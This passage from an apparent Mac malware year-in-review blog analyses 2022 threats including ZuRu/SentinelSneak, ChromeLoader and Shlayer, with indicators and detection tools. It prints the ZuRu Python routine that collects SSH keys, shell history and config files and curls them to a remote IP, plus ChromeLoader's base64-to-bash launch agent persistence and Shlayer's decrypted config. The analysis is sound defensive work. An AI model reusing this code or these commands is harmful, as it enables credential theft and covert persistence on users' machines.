As the Python code is not obfuscated, it is fairly easy to understand. In a nutshell it copies various files (e.g. `/.bashHistory`, `/.gitConfig`, `/.ssh`, `/.aws`, etc) into a file named `~/Library/Logs/tmp/tmp.txt`. These files are then zipped up and exfiltrated via `curl` to

54.254.189.27.

Jamf researchers noticed a high similarity to the malware known as **ZuRu** (uncovered in 2021 and blogged about by yours truly [here](#)). Specifically both **ZuRu** and **SentinelSpy** leverage rather similar Python code to exfiltrate files. Below is a snippet from **ZuRu**'s **g.py** file:

```
1def writeFile():
2    username = get_username()
3    foldername = '/Users/' + username + '/Library/Logs/tmp'
4    zipname = '/Users/' + username + '/Library/Logs/tmp.zip'
5    filename = '/Users/' + username + '/Library/Logs/tmp/tmp.txt'
6    if os.path.exists(foldername):
7        # print('11111')
8        shutil.rmtree(foldername)
9    os.makedirs(foldername)
10   with open(filename, 'a+') as file:
11       ...
12       file.write('hosts文件 : [{}]' .format(get_hosts()) + '\n')
13       file.write('当前用户名 : ' + get_username() + '\n')
14       file.write('test : [{}]' .format(subprocess_popen("bash -c ls /")) + '\n')
15
16   bashHistory = '/Users/' + username + '/.bash_history'
17   zshHistory = '/Users/' + username + '/.zsh_history'
18
19   gitConfig = '/Users/' + username + '/.gitConfig'
20   hosts = '/etc/hosts'
21   ssh = '/Users/' + username + '/.ssh'
22   zhHistory = '/Users/' + username + '/.zhHistory'
23   ...
24   if os.path.exists(bashHistory):
25       shutil.copyfile(bashHistory, foldername + '/bashHistory')
26   if os.path.exists(zshHistory):
27       shutil.copyfile(zshHistory, foldername + '/zsh_history')
28   if os.path.exists(gitConfig):
29       shutil.copyfile(gitConfig, foldername + '/gitConfig')
30   if os.path.exists(hosts):
31       shutil.copyfile(hosts, foldername + '/hosts')
32   if os.path.exists(ssh):
33       shutil.copypath(ssh, foldername + '/ssh')
34   if os.path.exists(zhHistory):
35       shutil.copyfile(zhHistory, foldername + '/zhHistory')
36   ...
37   zip_ya(foldername)
38   shutil.rmtree(foldername)
39
40   command = "curl -F \"file=@\" + zipname + "\" \"http://47.75.123.111/u.php?id=%s\" -v\" %serialId
41   os.system(command)
42   os.remove(zipname)
43   ...
```

...almost identical! 🤖



Indicators of Compromise (IoCs):

IoCs for `SentinelSneak` include the following (credit: ReversingLabs):

Network:

`54.254.189.27`

For a (rather long) list of hashes of the malicious python packages, see ReversingLabs' [report](#).



And All Others

This blog post provided a comprehensive technical analysis of the new mac malware of 2022. However it did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant.

As such, here I've include a list (and links to detailed writeups) of other notable items from 2022, for the interested reader.

-  **NukeSped (variant N)**

In May, and again in August, ESET researchers observed attacks dropping the NukeSped malware:

[#ESETresearch](#) A year ago, a signed Mach-O executable disguised as a job description was uploaded to VirusTotal from Singapore 🇸🇬. Malware is compiled for Intel and Apple Silicon and drops a PDF decoy. We think it was part of [#Lazarus](#) campaign for Mac. [@pkalnai](#) [@marc_etienne_](#) 1/8 pic.twitter.com/DV7peRHdnJ

— ESET Research (@ESETresearch) [May 4, 2022](#)

[#ESETresearch](#) [#BREAKING](#) A signed Mac executable disguised as a job description for Coinbase was uploaded to VirusTotal from Brazil 🇧🇷. This is an instance of Operation In(ter)ception by [#Lazarus](#) for Mac. [@pkalnai](#) [@dbreitenbacher](#) 1/7 pic.twitter.com/dXg89eI5VT

— ESET Research (@ESETresearch) [August 16, 2022](#)

The NukeSped malware is associated with the Lazarus APT group (North Korea), and this year's campaign is rather similar to those of past years.

Writeup:

[“North Korean hackers use signed macOS malware to target IT job seekers”](#)


-  **ChromeLoader (adware)**

In January a new adware campaign was uncovered, dubbed **ChromeLoader**. Over the next few months, various companies (including RedCanary, Palo Alto Networks, and CrowdStrike) tracked, analyzed, and published reports on this attack.

Though the attack campaign was originally discovered in January, a macOS variant did not appear till March:

"In March 2022, a new variant emerged targeting MacOS users. This variant remains active and uses similar techniques to install its payload and hide its actions. It uses the same infection method of directing victims to compromised pay-per-download websites to install its dropper. In this case, the dropper is a disk image (DMG) file – the MacOS implementation for ISO files – containing several files, including one bash script." -Palo Alto Networks

As noted in the quote above, users were tricked into downloading malicious disk images (that pretended to be legitimate software, and/or cracked/pirated software). The malicious programs found on the .dmg files would persistently, as CrowdStrike noted, “modify the user’s browsing experience to deliver ads.”



Chompex Installer (credit: CrowdStrike)

The Palo Alto Networks researchers noted that for the macOS variant, the disk images would often contain a malicious bash script that performed two actions:

- Downloads a (malicious) browser extension
- Loads the extension into the victim’s browser

From [their report](#), here is an example bash script:

```
1status code=$(curl -write-out %{http_code} --head --silent - -output /dev/null
https://funbeachdude.com/gp)
2if [[ "status_code" = 200 ]] ; then
3  popUrl=$(curl -s 'https://funbeachdude.com/gp')
4  performPop=$(echo -ne "open -na 'Google Chrome' -args - load-
extension='$BPATH/$XPATH' --new-window '$popUr]'" | base64);
5else
6  popUrl=""
7fi
```

In terms of persistence, the macOS variant may install a launch agent.

"To maintain persistence, the macOS variation of ChromeLoader will append a preference (plist) file to the /Library/LaunchAgents directory. This ensures that every time a user logs into a graphical session, ChromeLoader's Bash script can continually run. " -Red Canary

The [CrowdStrike report](#) provides additional details showing that both the Chrome and Safari variants of the malware would persist (as launch agent), with commands embedded directly in the property list:

```
//Chrome variant
<key>ProgramArguments</key>
<array>
<string>sh</string>
<string>-c</string>
<string>echo aWYgcHMg -[ SNIP ]- Zmk= | base64 --decode | bash</string>
</array>
```

```
//Safari variant
<key>ProgramArguments</key>
<array>
<string>sh</string>
<string>-c</string>
<string>echo aW1w -[ SNIP ]- kKQ== | base64 --decode | python | bash</string>
</array>
```

And all this for? Simply, as pointed out by Red Canary, “redirecting web traffic through advertising sites”.

Writeups:

[“ChromeLoader: a pushy malvertiser”](#)

[“ChromeLoader: New Stubborn Malware Campaign”](#)

[“CrowdStrike Uncovers New MacOS Browser Hijacking Campaign”](#)

- 🚩 Shlayer (adware)

Shlayer is arguably the most prolific adware targeting macOS. And though it has been well analyzed and its adware-related activities are well understood, this year it continued to evolve.

In December, security researcher Taha Karim of Confiant [posted a writeup](#) detailing how Shlayer (now) hides its configuration inside Apple proprietary DMG files:

```

00075dd0 | 7..Ty...Y,?...6|
00075de0 | ?.????U...:?.?|
00075df0 | .??.{??1Y?.?.?1|
00075e00 | r?.%?w]??.=?.?|
00075e10 | ?T?..?.[?KQ??b?|
00075e20 | ..?.x6?)3?X...?|
00075e30 | k????I...???.?i..|
00075e40 | ?4&??q??~?.?.Cb\$|
00075e50 | _ m..}?$~.?-??|
00075e60 | ?i.).I?.Z.<?qZ?.|
00075e70 | j??9~?..d?(?5..?|
00075e80 | z.Q?\sV?F*.X?m1L|
00075e90 | .z ).?{?R..#6?G.|
00075ea0 | C-..????..????s`|
00075eb0 | ?Q"....?h.?(?.h7\|
00075ec0 | [.R.M*?.???D?.|
00075ed0 | ?<???.>a??A?~5??\|
00075ee0 | .?.??>?t..?..??|
00075ef0 | ?Ep!??4AI?.RS.|
00075f00 | .?jt<A.bLJ;..??|
00075f10 | w[.???.??r??|
00075f20 | T.S?.v.??6.?.I|
00075f30 | ?5?.0.ds?.e?.??|
00075f40 | ?KR?s?.1?3z[...|
00075f50 | ????.?8???.4..v|
00075f60 | ?jQ?<Y.?-PI?.?|
00075f70 | O..???"?k???.??y?|
00075f80 | 2jw.y?????.??|
00075f90 | Q|???.??.??.?L|
00075fa0 | c...+?.?.)a.?C?+|
00075fb0 | .}s??X0}jE^??|
00075fc0 | .?\U???.??~|
00075fd0 | 6s%.x?A?...t?|
00075fe0 | ????.db.?9...O..|
00075ff0 | .{?G..-p?.A??A|
00076000 | .1.3??C?X??T<?z|
00076010 | ???WhA.?T?(!??D.|
00076020 | Q???.|??U:?.?f-|
00076030 | C.?Ca?..?z?0?..?|
00076040 | 4f 6b 6f 6c 79 00 00 00 04 00 00 02 00 00 00 00 | Okoly.....|
00076050 | 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....9?.....|
00076060 | 00 00 00 00 00 00 07 39 e9 00 00 00 00 00 00 00 | .....?m"?At..?,?:.|
00076070 | 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 | .....3.....|
00076080 | 01 c6 9c d0 6d 22 c6 41 74 97 0a fb 2c a6 3a 84 | .....9|
00076090 | c7 00 00 00 02 00 00 00 20 9c 33 83 84 00 00 00 | ..... H.....|
000760a0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... =,Pp...|
*
00076110 | 00 00 00 00 00 00 00 00 00 00 00 00 00 07 39 | ..... p.....|
00076120 | e9 00 00 00 00 00 00 20 48 00 00 00 00 00 00 00 | .....|
00076130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
*
000761a0 | 00 00 00 00 02 00 00 00 20 3d 8e 50 70 00 00 00 | .....|
000761b0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
*
00076220 | 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 | .....|
00076230 | 00 00 00 20 70 00 00 00 00 00 00 00 00 00 00 00 | .....|
00076240 | 00 | .....|
00076241 | | .....|
tesla:Downloads test$

```

encrypted Shlayer data

Koly Block

Encrypted Shlayer Configuration, Embedded in a DMG Header
 When Shlayer is executed, it will first execute a command to list mounted images, including `image-path` value which contains the path on disk to the parent DMG:

```

% hdiutil info -plist | perl -0777pe 's|\\s*(.*?)\\s*|$1|gs' | plutil -convert
json -r -o - - - -
{
  "framework" : "628.40.2",
  "images" : [
    {
      "autodiskmount" : true,
      "blockcount" : 8376,
      "blocksize" : 512,
      "diskimages2" : true,
      "hdid-pid" : 88876,
      "image-encrypted" : false,
      "image-path" : "\\Users\\user\\Downloads\\final-cut-pro-x-10-6-1-
crack.dmg",
      "image-type" : "read-only disk image",
      "owner-uid" : 501,
      "removable" : true,
      "system-entities" : [
        {
          "content-hint" : "GUID_partition_scheme",
          "dev-entry" : "\\dev\\disk7"
        },
        {
          "content-hint" : "48465300-0000-11AA-AA11-00306543EBAC",
          "dev-entry" : "\\dev\\disk7s1",
          "mount-point" : "\\Volumes\\Install"
        }
      ],
      "writeable" : false
    }
  ],
  "revision" : "628.40.2",
  "vendor" : "Apple"
}%

```

Then Shlayer opens its parent DMG and reads its header, block by block in order to find its embedded configuration information. Once located the configuration data is decrypted:

```

0x0000000100012882 488945D8      mov     qword [rbp+var_28], rax
0x0000000100012886 48C745C000000000      mov     qword [rbp+var_40], 0x0
0x000000010001288e 488B4D98      mov     rcx, qword [rbp+var_68] ; argument "key" for method imp__stubs__CCCrypt
0x0000000100012892 4C8B4DA0      mov     r9, qword [rbp+var_60] ; argument "iv" for method imp__stubs__CCCrypt
0x0000000100012896 488B45A8      mov     rax, qword [rbp+var_58]
0x000000010001289a 488B5DB0      mov     rbx, qword [rbp+var_50]
0x000000010001289e 4C8B55D8      mov     r10, qword [rbp+var_28]
0x00000001000128a2 4C8B5DB8      mov     r11, qword [rbp+var_48]
0x00000001000128a6 BF01000000      mov     edi, 0x1 ; argument "op" for method imp__stubs__CCCrypt
0x00000001000128ab 31F6          xor     esi, esi ; argument "alg" for method imp__stubs__CCCrypt
0x00000001000128ad BA01000000      mov     edx, 0x1 ; argument "options" for method imp__stubs__CCCrypt
0x00000001000128b2 41B820000000      mov     r8d, 0x20 ; argument "keyLength" for method imp__stubs__CCCrypt
0x00000001000128b8 48890424      mov     qword [rsp+0xa0+var_A0], rax ; argument "dataIn" for method imp__stubs__CCCrypt
0x00000001000128bc 48895C2408      mov     qword [rsp+0xa0+var_98], rbx ; argument "dataInLength" for method imp__stubs__CCCrypt
0x00000001000128c1 4C89542410      mov     qword [rsp+0xa0+var_90], r10 ; argument "dataOut" for method imp__stubs__CCCrypt
0x00000001000128c6 4C895C2418      mov     qword [rsp+0xa0+var_88], r11 ; argument "dataOutAvailable" for method imp__stubs__CCCrypt
0x00000001000128cb 488D45C0      lea    rax, qword [rbp+var_40]
0x00000001000128cf 4889442420      mov     qword [rsp+0xa0+var_80], rax ; argument "dataOutMoved" for method imp__stubs__CCCrypt
0x00000001000128d4 E8B1F40000      call   imp__stubs__CCCrypt ; CCCrypt
0x00000001000128d9 8945D4      mov     dword [rbp+var_2C], eax
0x00000001000128dc 837DD400      cmp     dword [rbp+var_2C], 0x0
0x00000001000128e0 751D      jne    loc_1000128ff

```

OSX/Shlayer.F C2 config blob decryption routine

Below is an example of an extracted (decrypted) config from a Shlayer DMG file:

```

{
  "du": "https://s3.amazonaws.com/b30fd539-402f-4/2b88cb8a-6f2c-44/9945647b-15bd-4a/Install.dmg?fn=final-cut-pro-x-10-6-1-crack-license-key-latest-jan-2022&subaff=2874&e=5&k=7288ee87-db3e-4c47-9dc0-00f009e583a0&s=614aa849-d491-4ad4-a7fe-3ff69cb6f316&client=safari",
  "lu": "http://d2hznnx43bsrxg.cloudfront.net/slg?s=%s&c=%i&gs=1",
  "bdu": "http://d2hznnx43bsrxg.cloudfront.net/sd/?c=xGlybQ==&u=%s&s=%s&o=%s&b=15425161967&gs=1",
  "upb": "76916152451219215425161967",
  "p": "nDS8MxD+Tkb540cij+4ZMid1lT4f16QCAF/SsI8i+eT0HFx7udZJJTVL/7YETnYwBboycKYxn/WcRdl y3ZNwI3lmhMgWobbf7vzy3nUKFhA/PG7wE/TnI7zwmTLlUCMn8ZlR2IhYTgk12+tVvcGfxRP6pjri4Un 9Y6b/Pt8/0MGFWY5mSfY7+cRLhnyqLj3EmNoGcuVlV21s6bYZkgmK0AIjbWYqzLLVav5LBxZK9x4e1De 10KcWdDzNp6Ar+42KYuZPnGlUVA7jUd+5diFSR73wxDIX2TdL+zfcSb4ampVKEUH07Wq8lv1FRKw6Sms J96ptBR02JD5IgxXhXMaZfHc40E1Z0mXLHltCwpM1yx3aWQA8HUOQedjJnym92q1FDHFixfEgznTOxDZ qAjULXPycYXsTkqRxrDqAWhPoSPi5fg3XywrhiytODCbsqb0k9KuryY/FlIdxD97p3V7jIpCi+6fCNeg Pj08uMmNt7BgrZDGwPoElyiaDEUlbc8wIB78QH19f4GyRUKMmxeuWCLPt163h+ynkNtPc4PbXe13x0 z25s7nZwKPPouEfb8Flx2LbG1HCXT9nzI9Dt/FHAGanBrAaXUEKmCjBlZnZLahkH2Tua6QaQ7GhV2Cn ayZctKAEdXMLVAUbpRRKK6lBmjvFGJigfarrNzAg8i300NoKWA+nlnDE2kJ4Im9JaIj0o9KukCwjxt0f pV7JnvNCMg1IUQj34a41V261i2PvIGDBBIPr1FdKaWw9BFoK5uvG/V3PzHxU6l2E3seuPYFFeQPnHkK4 w4ZF6NRRmQLThrvZ3RxCkgWm9eMVJNDgbTb7fhFrMBgWlspSo9c7w3Uw1N0GGKMN4U5BFQx64TcXCttA Ph8i9T5PQUsLm+mvJpxlWZWKtR0C+uLlQfAqAADGxfqrFlV6ZiEOXjMqdCB4tdvDEWbuEXBr6+yCut+9 wNlu3/torf2UcPFR3iMM=",
  "umu": false
}

```

Writeup:

[“L’art de l’évasion: How Shlayer hides its configuration inside Apple proprietary DMG files”](#)



New malware is notoriously difficult to detect via traditional signature-based approaches ... as, well, it's new! A far better approach is to leverage heuristics or behaviors, that can detect such malware, even with no a priori knowledge of the specific (new) threats.


For example, imagine you open an Office Document that (unbeknownst to you) contains an exploit or malicious macros which installs a persistent backdoor. This is clearly an unusual behavior, that should be detected and alerted upon.

Good news, Objective-See's [free open-source macOS security tools](#) do not leverage signatures, but instead monitor for such (unusual, and likely malicious) behaviors.

This allows them to detect and alert on various behaviors of the new malware of 2022 (with no prior knowledge of the malware).


For example, let's look at how [SysJoker](#), the first malware of 2022, was detected by our free tools:

First, [BlockBlock](#) detects [SysJoker](#)'s attempt at persistence (a launch item named `com.apple.update.plist`):




BlockBlock's alert

[LuLu](#), our free, open-source firewall detects when the malware first attempts to beacon out to grab the encrypted address of it's command and control server:



LuLu's alert

And if you're worried that you are already infected with [SysJoker](#)? [KnockKnock](#) can uncover the malware's persistence (after the fact):



KnockKnock's detection

For more information about our free, open-source tools, see:


[Objective-See's Tools.](#)


👏 **Conclusion:**

Well that's a wrap! Thanks for joining our "journey" as we wandered through the macOS malware of 2022.

With the continued growth and popularity of macOS (especially in the enterprise!), 2023 will surely bring a bevy of new macOS malware.

...so, stay safe out there!

 Interested in general Mac malware analysis techniques?



You're in luck, as I've written a book on this topic:

[The Art Of Mac Malware, Vol. 0x1: Analysis](#)

This website uses cookies to improve your experience.